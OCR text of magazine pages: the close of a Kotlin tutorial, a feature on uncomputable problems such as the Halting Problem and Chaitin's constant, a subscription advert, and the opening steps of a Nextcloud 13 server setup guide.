


Figure 7

Above The website **https://try.kotlinlang.org** provides a useful Java-to-Kotlin converter. You can also use the features in your IDE. For example, the Kotlin code in the main image has been automatically converted by IntelliJ IDEA

```
fun square(x: Int): Int {
    return x * x
}
```

There's one more piece of shorthand we can use. In Kotlin, if a function takes in a single argument, we can write a lambda that refers to that argument using the keyword `it`:

```
fun applyTwice(x: Int, f: (Int) -> Int) =
f(f(x))

fun main(args: Array<String>) {
    println(applyTwice(3) { it * it })
}
```

This code applies the function `{ it * it }` – that is, the squaring function – to the argument 3 twice, printing out the result 81. The notation `{ it * it }` is a shorthand for `{ n -> n * n }`. This can often be simpler to read and understand.

Many of the functions in Kotlin's collections library use this functional style. For example, any array in Kotlin has a `map` method that takes in a function and applies it to every element of that array, returning a new array of the results. For example, after we run this code:

```
val oneToFive = 1..5
val stars = oneToFive.map{ "*".repeat(it) }
```

the value `stars` is populated with the following array of strings:

```
[*, **, ***, ****, *****]
```

Adding functions to classes

One useful feature of Kotlin is that it enables us to take an existing class and give it a new method. In order to do this, all we have to do is append the name of the class to the start of the function declaration.

For example, we might want to add a method to the `Int` class that could be used to cube a number. This can be done in the following way:

```
fun Int.cube() = this * this * this
```

Null safety

One very useful feature in Kotlin is the concept of null safety. In many languages, including Java, variables can take on a special value `null` that indicates that they have not yet been initialised. Code with `null` is prone to errors, particularly because trying to call a method on a `null` object raises an exception. Several languages have evolved clever ways of getting around this problem; Kotlin adopts an approach that keeps the spirit of Java, while making code more safe.

By default, objects in Kotlin cannot be set to `null`; if we want this to possible, we have to declare them with a special nullable type, which is formed by adding a question mark to the original type. So `val x: Int = null` is not permissible in Kotlin, but `val x: Int? = null` is fine. Nullable objects are subject to additional restrictions: it is impossible to call methods on them in the usual way, for example, unless the call is surrounded by an explicit `if` statement to check that they are not equal to `null`.

An alternative is to use the `?.` operator, which allows us to call methods on nullable objects without risking exceptions. `a?.b()` evaluates to `a.b()` if `a` is not `null` and to `null` if it is. This simplifies code: if we write `a?.b()?.c()?.d()`, then we only need to use a single `null` check at the end: in Java we would have had to check for `null` at every step along the way.

Check the Kotlin documentation for more null safety tricks, including the 'Elvis operator' `?:` (If that doesn't make any sense, turn your head to the left...)

As we can see, member functions in Kotlin can refer to the object they are called from using the `this` keyword. We would call this function as follows:

```
3.cube()
```

which in this case returns the value 27. As you can see, we do not have to define these so-called 'extension functions' in the same file where the class was declared, but they become class members nonetheless.

There is even a special syntax for declaring these extension functions anonymously:

```
val isCapital: Char.() -> Boolean = {
this in 'A'..'Z' }
```

The difference between writing `Char.() -> Boolean` and `(Char) -> Boolean` is that the first is called as `'A'.isCapital()`, while the second is called as `isCapital('A')`. In addition, we do not use the keyword `this` when defining an ordinary non-member function `(Char) -> Boolean` (since there is only one parameter, we could use `it` instead). For a member function taking arguments, we put these in the round brackets. For example, `Char.(Int) -> Boolean`.

One use for extension functions is for creating builders – functions that can be used to construct an object. The typical operation of a builder is that it takes in a member function as an argument, creates the new object, calls the member function on it and then returns the object. Consider the Java code in **Figure 8**, for example, which uses a `StringBuilder` object to construct a string. This code is fine, but we have to repeat the process every time we construct a string: create the `StringBuilder` instance, manupilate it and then convert it to a string at the end.

Figure 8

```
StringBuilder stringBuilder =
   new StringBuilder();
for (int i = 0; i < 10; ++i) {
   stringBuilder.append("*");
}
String string = stringBuilder.toString();
```

Figure 9

```
fun buildString(build: StringBuilder.()
-> Unit): String {
   val stringBuilder = StringBuilder()
      stringBuilder.build()
      return stringBuilder.toString()
}

val string = buildString {
   for i in 1..10 this.append("*")
}
```

Left Kotlin enables us to write a builder function that takes in a member function as a parameter and carries out the steps involving the `StringBuilder` for us. Note that we could omit the `this.` inside the lambda at the end

> "In Kotlin, if a function takes in a single argument, we can write a lambda that refers to that argument using the keyword 'it'"

In the Kotlin approach, shown in **Figure 9**, we can write a helper function, `buildString()`, that we can call every time we want to construct a new string. We pass in a lambda expression corresponding to an anonymous member function of the `StringBuilder` class, and the helper function will invoke this member function upon a new `StringBuilder` object, returning the completed string at the end. In this way, we once again avoid some of the boilerplate code that is a hallmark of Java.

Hopefully this article has given you a good introduction to what makes Kotlin tick, and how you might want to use it as a supplement to Java – or even as a replacement. You can find out more at the reference pages **https://kotlinlang.org/docs/reference**, and don't forget **https://try.kotlinlang.org**.

Left Java enables us to construct strings in stages using the `StringBuilder` class. But it is tedious to create a new `StringBuilder` instance every time we want to build a new string; see **Figure 9** above for a solution

DOES NOT COMPUTE

Computers might not be quite as all-encompassing as we like to think. **Mike Bedford** spills the beans on what they *can't* do

AT A GLANCE

- The Halting Problem p59
  Alan Turing's Halting Problem is the most famous uncomputable problem in existence.
- More problems p60
  Many other problems in logic, maths and beyond are also uncomputable.
- Uncomputable numbers p61
  The vast majority of numbers could never be calculated by computers.
- Hyper computing p62
  Hypercomputers are barely practical, but they could solve the uncomputable.

Those of us who are passionate about technology might be tempted to believe that pretty much any problems can now be solved by computers. Indeed, there's a lot of evidence to support this view. In the 70 years since the first ever stored program computer, it has evolved, from being used as a glorified calculator, to encompass applications in entertainment, engineering, the arts, business, science and communications. To many technophiles, therefore, it'll come as a surprise to learn that some problems can't be solved by computers – and never will be. If that's hard to believe, let's start by delving into some possible reasons why problems might be uncomputable, for want of a better word.

The first reason is obvious: if a question can't be expressed logically, there's no way that an algorithm could be designed to solve it. Questions in philosophy fall into this category and it will come as little surprise that computers aren't able to provide answers.

Second, there are problems that most people believe ought to be solvable by computer but to which, as yet, no solution has been found. One example is a question posed by computer pioneer Alan Turing in 1950. In the so-called Turing Test, a computer must be able to engage in a textual dialogue with an observer, who also engages with a human, without the observer being able to distinguish the human from the machine. Turing predicted that this problem would be solved by 2000, but the date has continually been pushed back and back, with some experts now suggesting a date of 2029 – despite a disputed victory for a computer in 2014. Since it's widely acknowledged that this problem will be solved sooner or later, the Turing Test and similar tricky problems are not considered uncomputable.

Other problems could be described uncomputable because computers just aren't fast enough, and this turns out to be a much bigger problem than just having to wait a few years for computers to get faster. In particular, we're talking of questions that grow in complexity far faster than computers will ever be able to accelerate.

A classic example is cracking encrypted messages: most of today's ciphers can be cracked only by trying out every key in turn until a readable message is revealed. The snag is that adding a single extra bit to the key length doubles the computing time – and according to Moore's Law, computers take a couple of years or so to double in speed. So, if we are able to crack a current key length in a reasonable time using a huge amount of computing muscle, adding just one

more bit pushes a solution two and a half years into the future – while adding another five extends it to 15 years hence.

Weather forecasting introduces another issue. Forecasting the weather involves developing a mathematical model of the atmosphere, measuring the current values of temperatures, pressures, wind speeds and so forth, plugging those values into the model, and carrying out a simulation to determine their value in the future. The snag is that weather is what mathematicians call a chaotic system, which means it

> “There are questions that can be posed in the language of logic, but which are uncomputable”

has super-sensitivity to its initial conditions. In other words, no matter how accurate the model, any errors in the measured value of the initial conditions place a limit on how far into the future a simulation will provide accurate results. If we could make measurements to an accuracy of one per cent, the forecast might be accurate for five days – but after that the forecast could diverge dramatically from reality. Improving the accuracy to 0.5 per cent might improve this to, say, seven days, but without making perfect measurements – clearly an impossibility – there will always be a limit. This is an indisputable fact of nature, so no amount of clever computer engineering could overcome it.

Perhaps most amazingly is the idea that there are questions that can be posed in the language of logic – unimpaired by physical constraints, as chaotic systems are – but which are uncomputable. It’s this bizarre category of problems that we’ll look at here.

The Halting Problem

As programmers, we’re all too familiar with writing erroneous code that gets stuck in an everlasting loop, rather than terminating and providing a meaningful result. It would be a useful development aid, therefore, to have a software utility which is able to analyse a program and its input data to determine if it will eventually halt or loop forever.

According to Alan Turing, however, this is impossible. Of course we can easily think of examples of code that a cursory glance would reveal that it will loop, and others that will obviously terminate. In general, however, Turing claimed that the so-called Halting Problem is uncomputable. His assertion involved a proof that included a Halting Problem program operating on itself, a condition that results in a paradox. The proof is very similar to one that can prove that the existence of a universal oracle is impossible, although the oracle proof is rather easier to grasp.

QUICK GUIDE
Random numbers

Most programming languages have a function for generating random numbers. These are, of course, only pseudo-random, following a long and convoluted pattern which eventually will start to repeat. For most applications this isn’t a problem, but it’s not hard to think of cases – online gambling, perhaps – where even the remotest possibility of someone being able to predict the next number in the sequence would pose a risk. It’s a shame, therefore, that genuinely random numbers are uncomputable.

For example, Premium Bond winners are picked by computer, but the random numbers on which the software relies are generated by special hardware. Called ERNIE – or Electronic Random Number Indicator Equipment to its friends – it uses the thermal noise in transistors as its source of truly random numbers. This is just one of many physical processes can be used to generate random numbers, and raises an interesting question. Is ERNIE actually a rather specialised analogue computer, and if so does that mean random numbers should be considered computable after all?

Geni CC-BY-SA

Above Is ERNIE a specialised analogue computer? Truly random numbers are normally considered uncomputable

In the church of Santa Maria in Cosmedin, Rome, there’s a grotesque stone face that is a popular tourist attraction and which famously featured in the film *Roman Holiday*. Called the Bocca della Verità (mouth of truth), it is, according to legend, able to differentiate true statements from lies. A person places their hand into the open mouth of the face and makes a statement. If that statement is true, nothing happens, but if it’s false, the mouth closes, severing the liar’s hand.

Now, in a close parallel to Alan Turing’s proof of the uncomputability of the Halting Problem, let’s imagine someone putting their hand in the mouth and making the statement “You will bite my hand off”. All we now have to do in order to prove that the Bocca della Verità isn’t a universal arbiter of truth is to consider the two possible outcomes. Option one is that nothing happens. The problem here is that this is contrary to the

Lienyuan Lee CC-BY-SA

Right Debunking the legend concerning Rome's Bocca della Verità is a close parallel to Turing's proof of the uncomputability of the Halting Problem

statement made, so the mouth gets it wrong; it should have slammed shut. Option two is that the mouth snaps shut. However, this is also the wrong response, since the statement was true and the speaker ought to have been able to remove his hand unscathed. Either way, therefore, the face would make a mistake. The fact that there is at least one statement that doesn't work proves, undisputedly, that the Bocca della Verità isn't what legend purports it to be. Much the same is true of the Halting Problem.

Beyond the Halting Problem


If only the Halting Problem was uncomputable, it might dent our confidence in the superiority of computer technology, but it would barely diminish the vast number of questions that *can* be solved by computer. The fact is, though, the Halting Problem is just the tip of the iceberg, because following Turing's proof of the uncomputability of this problem the list has grown significantly. What's more, in many cases the proof involves reference to the Halting Problem.

It transpires that, if some problems could be solved, it would permit the Halting Problem to be solved. According to the principle of reduction, though, since we know that the Halting Problem is unsolvable, we have no option but to conclude that these other problems are also uncomputable. Several of these consequential uncomputable problems would also be useful debugging tools and include, for example, determining whether a particular section of code will ever be executed, or deciding whether a variable will be initialised before it's used. It's also impossible to determine whether a program is able to perform the same function as a second one which is known to be correct.

Not all un-computable problems are related to program debugging, though. If it comes as a surprise that problems in logic cannot be solved, it's surely no less surprising that some problems in pure mathematics have been shown to be undecidable. In 1900, the German mathematician David Hilbert posed 23 unsolved questions as a challenge to mathematicians for the new century. Hilbert's 10th problem asked for a process – an algorithm, in today's computing technology – to determine whether a given Diophantine Equation has a solution. In slightly less mathematical language, a Diophantine Equation is a polynomial equation, usually in two or more unknowns, in which only integer solutions are allowed. Examples include a3+b3=c3+d3 and a4+b4+c4=d4. The first of these equations has many solutions, the simplest non-trivial answer to which is a=12, b=1, c=9, d=10 (or 123+13=93+103). If no solution is known, this doesn't necessarily mean there *are* no solutions; it could just be that such large numbers are involved that a trial and error approach hasn't yet discovered a solution. The quest to find a means of answering that question continued for 70 years before Russian mathematician and computer scientist Yuri Matiyasevich proved that the problem is unsolvable. Given that the question taxed some of the world's best minds for so long, you won't be surprised to hear that we're not going to try to explain that proof.

So much for logic and mathematics; the question of uncomputability also takes us to much more down-to-earth applications. Cardiac arrhythmia – a heart condition which, in extreme cases, can result in death – has been the subject of an interesting programme of study by Dr Simon Scarle at the University of Warwick.

QUICK GUIDE
The Halting Problem



We've already described the proof that the Halting Problem is uncomputable as being a close parallel to the proof that the Bocca della Verità isn't able to tell truth from a lie. If you want to know more, though, here's the gist of Alan Turing's own proof.

We start by assuming that there exists a program that solves the Halting Problem. It's called Halt_or_Loop, it takes as its inputs a program and its input data, and it computes a single output, stating whether the combination of the program and its data loops forever or halts. We can now envisage another program, illustrated here, which builds on Halt_or_Loop by adding a few more instructions. Now, let's think about using this new program as the input data to itself. If it halts, it means that Halt_or_Loop had decided it looped while, if it loops, it means that Halt_or_loop had decided it halts. In either case, Halt_or_Loop gives the wrong answer, so we have to conclude that Halt_or_Loop can't work.

His research involved reaction-diffusion modelling and revealed an interesting problem which limits the ability to predict whether cardiac cells are liable to re-entry – a condition in which the arrhythmia is caused by electrical signals feeding back on themselves. It transpires that reaction-diffusion systems are Turing Complete, meaning that they are capable of universal computation. However, if predicting re-entry was possible, it would also provide a means of solving

> “Several of these consequential un-computable problems would also be useful debugging tools”

the Halting Problem on a computing device based on reaction-diffusion. What’s more, if this proved to be possible on a reaction-diffusion machine, it would also be possible on any other Turing Complete architecture, including all of today’s digital computers. The conclusion drawn, therefore, is that re-entry cannot be predicted with total reliability.

Uncomputable numbers

Equally perplexing is the fact that there are uncomputable numbers; that is, numbers that can never be generated by a computer program. The proof of this is fairly simple to understand, even though the formal mathematical proof includes language that can be puzzling to non-mathematicians.

To put it simply, if we place no limit on their length, there is an infinite number of computer programs. This in turn suggests that there is an infinite number of results they could generate and, naively, we might just assume this means that all values could be computed. The snag with this argument is that not all infinite numbers are equal. The number of possible programs might be infinite, but that number is an integer. While the number of numbers we might ever want to calculate might also be infinite, it includes all the real numbers – which far exceeds the infinite number of integers.

Of course this doesn’t mean that we can’t calculate real numbers; for example, we can calculate numbers such as one divided by three, the constant pi, or the square root of two, to any required degree of precision. However, an undisputable fact is that the vast majority of real numbers can never be calculated algorithmically.

It’s tempting to ask for an example of an uncomputable number, but we’d never be able to give such an example – at least not its value – because that would immediately provide a means of computing it. For example, if someone was to claim that 1.74732 was uncomputable, writing a program with the single line `print 1.74732` would prove that the assertion was incorrect. Of course, any uncomputable number would be irrational, meaning that it is a decimal number which neither terminates nor becomes periodic. This is also true of some computable numbers such as pi or the square root of two, so what of that elusive example of an uncomputable number?

Named after the mathematician who dreamed it up, and denoted by the Greek letter omega, Chaitin’s Constant is surely the best-known uncomputable number. What’s more, it brings us back to Turing’s Halting Problem. While accepting that it’s impossible to determine whether a program halts, Chaitin considered what *proportion* of programs of a given length will halt. It transpires that this number, the definition of Chaitin’s Constant, is also uncomputable. This might seem a somewhat contrived example of an uncomputable number, and one that few people would be interested in, but that couldn’t be further from the truth. Chaitin proved

QUICK GUIDE

War robot ethics

The use of drones in warfare has raised ethical questions because it allows lethal actions to be carried out with no risk to the pilot who is controlling it remotely. We can but imagine, therefore, the controversy over any suggestion of introducing autonomous lethal weapons to the battlefield. In addition to the question of removing risk from the attacker, questions have been raised as to whether software should ever be given the task of making life-or-death decisions. Pragmatically, it might sound plausible – irrespective of whether it would be desirable – to produce autonomous lethal robots but to program them with the rules of engagement, including the Geneva Convention, so as not to fall foul of international law. However, research conducted at the Technical University of Darmstadt in Germany has proved, by reference to the Halting Problem, that it is not possible to produce an algorithm which when presented with two choices – one morally clearly preferable over the other – can decide which one to select.

Left Autonomous lethal robots aren’t currently on the battlefield, but it has been proved they’d be incapable of making ethical decisions

NASA/JPL-Caltech

Above OK, so hypercomputation might merely need to harness the power of a black hole to make time stand still, but it *would* allow the Halting Problem to be solved


Top Right A Zeno Machine might start off slowly, but one with an initial clock speed of 1Hz could execute an infinite number of instructions in two seconds. That'd be handy for compiling

that if it was possible to calculate the first so-many-bits of Chaitin's Constant, it would then be possible to determine whether or not any program up to the same length will halt. This would then lead to solutions to a whole host of other apparently uncomputable problems. Because of its vast power, Chaitin's Constant has been referred to as the Philosopher's Stone; shame we'll never know its value.

Having made a compelling case for the fact that some logic problems can't be solved by computer, we're now going to turn that statement on its head by suggesting that many of these problems could be solved after all – sort of. A hypercomputer is a computer that could solve many uncomputable tasks, including the Halting Problem. The snag is that nobody has ever built a hypercomputer and it's highly unlikely they ever will. We're soon going to justify this apparently paradoxical statement, but first let's briefly return to the Halting Problem.

> "Relativistic hypercomputers depend on the fact that different points in space-time can experience time differently"

We've seen that it's impossible to determine if a program will ever terminate. A common, albeit naïve objection, is that it ought to be possible to answer this question just by running the program to find out. In some cases it'll halt, after a delay which depends on the amount of number-crunching carried out and, in that case, we know that it halts. With other programs, it might appear that the program isn't going to halt – but however long we waited, there would always be the nagging doubt that it wasn't long enough to conclude it was in an infinite loop. You'd have to wait forever before being sure. So let's look at one possible hypercomputer architecture.



The Zeno Machine is similar to today's computers in that, like the PC on your desk, it operates digitally, executing instructions sequentially. When a program is run, the first instruction is loaded and then executed, and the time this takes is dependent on the machine's clock speed. However, this is the extent of the similarity to an ordinary PC. With the Zeno Machine, after each instruction is executed the machine speeds up so that each instruction is executed at twice the speed of the previous instruction. The implication of this is staggering. Let's assume the first instruction takes a rather pedestrian one second to execute – which means the second instruction takes half a second, the third takes a quarter of a second, and so on. By the time we reach two seconds, this peculiar computer will have executed an infinite number of instructions, which is enough to solve the Halting Problem simply by running the program to see if it ever halts.

The Zeno Machine is an example of a thought experiment: an interesting curiosity, but clearly not possible to build, as such an endeavour would be limited by so many fundamental laws of physics. Our next example of a hypercomputer doesn't run up against exactly the same issues, but it's still not exactly a practical proposition in any sense.


Relativistic hypercomputers depend on the fact that different points in space-time can experience time differently. Black holes are so-called because their gravitational field is so large that not even light can escape its pull. In fact, by the time you reach its event horizon – at which the gravitational pull becomes so great as to make escape impossible – the gravitational force is infinite. An implication of the General Theory of Relativity is that time slows down as the gravitational force increases. At the event horizon, therefore, time is at a standstill – so from this viewpoint, time beyond progresses infinitely quickly.

This is a gross over-simplification and the only vaguely practical implementation involves a special type of huge, slowly rotating black hole called a Kerr black hole, but the implication is that a computer running at normal speed in its own timeframe will appear to run at an infinite speed to an observer in the vicinity of a black hole. In an instant, therefore, it would carry out an infinite number of instructions and, in doing so, solve the Halting Problem. There are a few teensy problems here, such as the fact that the computer would have to be sufficiently reliable to work forever, and would require an infinite source of power. Overall, then, it's perhaps best not to set your hopes on a hypercomputer any time soon. ■

SPECIAL **USA** OFFER

OFFER ENDS **JULY 31 2018!**

SUBSCRIBE & GET 6 ISSUES FREE*


FREE DVD! LATEST LINUX MINT!
LinuxUser & Developer
MICROSOFT
How I learned to stop worrying and love Linux
FREE DVD! REVIEWED NEW Pi 3 B+
ELECTRONICS FOR PI HACKERS
Go beyond kits > Design circuits > Build boards
KDE NEON
CALCULATE LINUX 17.12.2 MATE
PLUS ANTIX 17
NEXT-GEN DISTROS
43 PAGES OF GUIDES

4.7GB DVD! FOUR FULL DISTROS
LinuxUser & Developer
VIRTUALISE
FREE DVD! NEW UBUNTU 18.04 LTS
CONTROL CONTAINERS
Level up your Docker skills • Master Vagrant scripting • Perfect configs for Ansible & Puppet
INSTALL TODAY!
UBUNTU MATE 18.04
MX LINUX 17.1
NEW UBUNTU!
30 FEATURES OF 18.04
+ EXPERT TUTORIALS


FREE RESOURCES! FOR SUBSCRIBERS See p.96

ORDER ONLINE & SAVE

www.myfavouritemagazines.co.uk/sublud

OR CALL 0344 848 2852

* This is a US subscription offer. '6 issues free' refers to the USA newsstand price of $16.99 for 13 issues being $220.87, compared to $112.23 for a subscription. You will receive 13 issues in a year. You can write us or call us to cancel your subscription within 14 days of purchase. Payment is non-refundable after the 14 day cancellation period unless exceptional circumstances apply. Your statutory rights are not affected. Prices correct at point of print and subject to change. Full details of the Direct Debit guarantee are available upon request. UK calls cost the same as other standard fixed line numbers (starting 01 or 02) included as part of any inclusive or free minutes allowances (if offered by your phone tariff). For full terms and conditions please visit **bit.ly/magtandc**. **Offer ends July 31 2018.**



YOUR GUIDE TO

NEXTCLOUD FOR START-UPS

Nextcloud 13 is here with some new features – **Neil Bothwick** looks at how you can set it up for your business

AT A GLANCE

- Getting started **p66**
  Installing and setting up Nextcloud, including adding users and apps.
- Encryption **p67**
  End-to-end encryption for maximum privacy and server-side encryption for security.
- Editing office files **p68**
  Using Collabora Online to work with files supported by Libre Office.
- Team Communication **p69**
  Using the new Talk app, complete with text chat and video conferencing.

Nextcloud has just released a new version, Nextcloud 13, which makes this the perfect time to have a look at it. First, though, if you're asking the perfectly reasonable question "What *is* Nextcloud?", a quick explanation.

Nextcloud is a self-hosted cloud server. There are plenty of commercial services out there for cloud hosting, and some very good ones at that, but use any of them and you are trusting your data to another company, possibly one that makes its money from parsing data.

With a Nextcloud server, you are in control; you decide exactly what is stored where and who has access to it. The downside of this is that it is also up to you to keep the service running reliably, something the commercial providers have many years experience of doing well.

This is not limited to handling technical issues; there is an increasing legal burden on site administrators, but fortunately Nextcloud is compliant with the new European General Data Protection Regulation (GDPR). If you run a company affected by the GDPR – and most are – it's your company that is responsible for its customers' data, not the hosting company or cloud provider.

Think of cloud providers and your thoughts first go to file storage – and this is one of Nextcloud's core functions, but there are many more. Naturally file storage comes with access controls so you can share files with whomever you want, but there are also several collaboration tools, from collaborative editing to various forms of team communication.

Nextcloud 13 introduces some new features and enhances several existing ones. Most notable among the new features is Nextcloud Talk, a private video-conferencing system integrated into Nextcloud. This allows for real-time communication, notifications, web chat and communication with mobile devices.

Other features include calendar invitations plus screen- and note-sharing. All this takes place over end-to-end encrypted channels; and because you are running the server, you know this really is secure. Encryption can also be applied to data transfers and file sharing, and can be enabled per folder, so no need to waste CPU cycles encrypting photos of your cat, unless you're a wannabe Bond villain.

> "Nextcloud is compliant with the new European General Data Protection Regulation (GDPR)"

Existing features have either been enhanced or tuned. For example, LDAP lookups are now 80 per cent faster. Page loading times have been improved by up to 50 per cent, transfers to external storage are much faster (claimed at up to 10 times), and encryption is more efficient.

Talking of encryption, this has been both improved and extended. Server-side encryption is now several times faster. This encryption by the server is useful when keeping some files on external storage, such as a cloud server – something you may have to do when running Nextcloud on a VPS with limited storage. New for this release is end-to-end encryption, which means that the data can only be read by the user that created it, or those with which the user shares both the folder and passphrase.

Nextcloud is a web app that runs on a typical LAMP stack; you can use just about any Linux distro for it. The recommended web server is Apache, although Nginx can also be used. Other web servers are not supported and we've had problems in the past when trying to run Nextcloud on Lighttpd. You also need a database, either MySQL/MariaDB or PostgresSQL and PHP 7+. You can use SQLite as Nextcloud's database in theory, but it's only really suitable for lightweight, single-user applications rather than a multi-user setup.

Over the next few pages we will look at how to install and set up your own Nextcloud server and then how to use some of the collaborative features.

QUICK TIP


Docker all round?

If you're using Docker to run Collabora, you could consider running Nextcloud itself from a Docker image instead of a native install. See **https://github.com/nextcloud/docker**.

There are various ways to install Nextcloud. Some web hosts provide a pre-configured package, or you can buy a pre-configured box with Nextcloud ready to go, using a range of different hardware capabilities – including the ubiquitous Raspberry Pi! If you have a web host already set up with MySQL and PHP, you can download the web installer – a single PHP file – place it in your web space and run it, although this may not always give you the most recent version; it was one step behind at the time of writing.

However, we'll look at the most hands-on approach, which is usually the best if you have full control over your server, whether your own box or a VPS. This involves downloading the Nextcloud archive and unpacking it to your server. This approach means you can put it where you want, whereas the web installer is limited to those areas writable by your server.

Before you can install it, you need to take care of the dependencies. Aside from Apache, a database (MySQL, MariaDB or PostgreSQL) and PHP, you also need a few PHP modules: php-gd, php-mysql, php-zip, php-xml, php-mbstring and php-curl. These are the package names for Debian and Ubuntu; other distros may package and name them slightly differently, but as long as you have LAMP installed, Nextcloud will let you know if any of the modules it needs are missing. Point your browser at **http://localhost** to make sure Apache is working.


Activities
Today
You shared ProjectX with Robert Thingie
Yesterday
You created Archive.tar, root.tar and tbs-linux-drivers_v160919.zip
2 days ago
You attended a call with root (Duration 0:05)
root invited you to marketing
root invited you to a call

Right As well as syncing files, the mobile client also displays notifications. It doesn't yet support Talk but that can't be far off

You won't want to store the root user's database credentials in Nextcloud's configuration file, so you'll want to add a separate user to MySQL. Granting this user all privileges for now, you can change this to enable access only to the Nextcloud database once that has been created. You can do this using either the mysql command line client or using phpMyAdmin's user interface, depending on how comfortable you are with diving into SQL.

Next, unpack the Nextcloud archive to Apache's DocumentRoot – `/var/www` on Ubuntu but some distros use `/srv`.

```
$ unzip -d /var/www nextcloud-13.0.1.zip
```


This creates a `nextcloud` directory in `/var/www`. Now we need to tell Apache about it by creating `/etc/apache2/sites-available/nextcloud.conf` containing

```
Alias /nextcloud "/var/www/nextcloud/"

<Directory /var/www/nextcloud/>
  Options +FollowSymlinks
  AllowOverride All

 <IfModule mod_dav.c>
  Dav off
 </IfModule>

 SetEnv HOME /var/www/nextcloud
 SetEnv HTTP_HOME /var/www/nextcloud
</Directory>
```

and symlinking this file to `/etc/apache2/sites-enabled`

```
$ ln -s /etc/apache2/sites-available/
nextcloud.conf /etc/apache2/sites-enabled/
```

HOW TO
Set up Nextcloud




1 Create a database user

Create a separate MySQL user to access your Nextcloud database. You can do this with the MySQL command line client or phpMyAdmin. As you haven't created the Nextcloud database yet, give the user full permission to start with.

Error
PHP module mb multibyte not installed.
Please ask your server administrator to install the module.
PHP modules have been installed, but they are still listed as missing?
Please ask your server administrator to restart the web server.


2 Add any missing PHP modules

